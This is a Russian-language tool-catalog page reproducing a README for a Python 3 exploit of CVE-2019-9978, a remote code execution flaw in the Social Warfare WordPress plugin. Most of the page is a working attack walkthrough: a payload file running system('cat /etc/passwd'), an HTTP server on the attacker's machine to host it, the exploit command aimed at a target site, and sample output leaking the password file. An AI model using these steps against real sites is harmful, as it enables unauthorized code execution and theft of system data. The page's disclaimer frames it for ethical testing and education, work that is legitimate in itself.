Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2019-9978 — Уязвимость удаленного выполнения кода (RCE) в плагине Social Warfare для WordPress, затрагивающая версии ниже 3.5.3. | Kitploit
Инструменты/GitHubGitHub/echoosso/cve-2019-9978
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеОбучение и ОбразованиеРазработка Полезной Нагрузки
GitHubechoosso/cve-2019-9978

CVE-2019-9978

Уязвимость удаленного выполнения кода (RCE) в плагине Social Warfare для WordPress, затрагивающая версии ниже 3.5.3.

Репозиторий
1191 год назадЕщё не проверено
Поделиться

CVE-2019-9978 - Уязвимость RCE в плагине Social Warfare для WordPress версий ниже 3.5.3

Уязвимость удаленного выполнения кода (RCE) в плагине Social Warfare для WordPress, затрагивающая все версии ниже 3.5.3.


💡 Мотивация

Оригинальный публичный эксплойт был написан на устаревшей версии Python и больше не работает должным образом в современных средах.
Я переписал эксплойт, чтобы он был полностью совместим с Python 3, что упрощает его использование, понимание и интеграцию в современные инструменты.


Доказательство концепции (PoC)

✅ Шаг 1 – Создание полезной нагрузки


Создайте файл с именем payload.txt со следующим содержимым:

<pre>system('cat /etc/passwd')</pre>

✅ Шаг 2 – Запуск Python HTTP-сервера

Используйте Python для обслуживания вашей полезной нагрузки:

python3 -m http.server 8000

Это сделает ваш payload.txt доступным по адресу:

http://<your-ip>:8000/payload.txt


✅ Шаг 3 – Запуск эксплойта

python3 CVE-2019-9978.py --target http://<target-ip>/wordpress \
                         --payload-uri http://<your-ip>:8000/payload.txt

Ожидаемый вывод

Если цель уязвима, вы получите вывод, похожий на:

[*] Received Response From Server!
[<] Received:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
...

Скриншоты

HTTP-сервер получает запрос

HTTP-сервер получает запрос

Успешное выполнение эксплойта

Успешное выполнение эксплойта

Содержимое файла полезной нагрузки

Содержимое файла полезной нагрузки


🧬 Если эта нагрузка сделала ваш день, звездочка ⭐ сделает мой.

Технические подробности

  • Плагин: Social Warfare
  • Затронутые версии: < 3.5.3
  • CVE: CVE-2019-9978
  • Тип уязвимости: Удаленное выполнение кода (RCE)
  • Оригинальный автор: @hash3liZer
  • Исследователь: Luka Sikic

Благодарности

  • Автор эксплойта: @hash3liZer
  • Переработка для Python 3: @echosso

⚠️ Отказ от ответственности: Этот репозиторий предназначен только для образовательного и этического тестирования.
Несанкционированное использование этого эксплойта против систем, которые вам не принадлежат, строго запрещено.


Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    930
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    554
  • 3

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    354
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    349
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    326
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    289

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →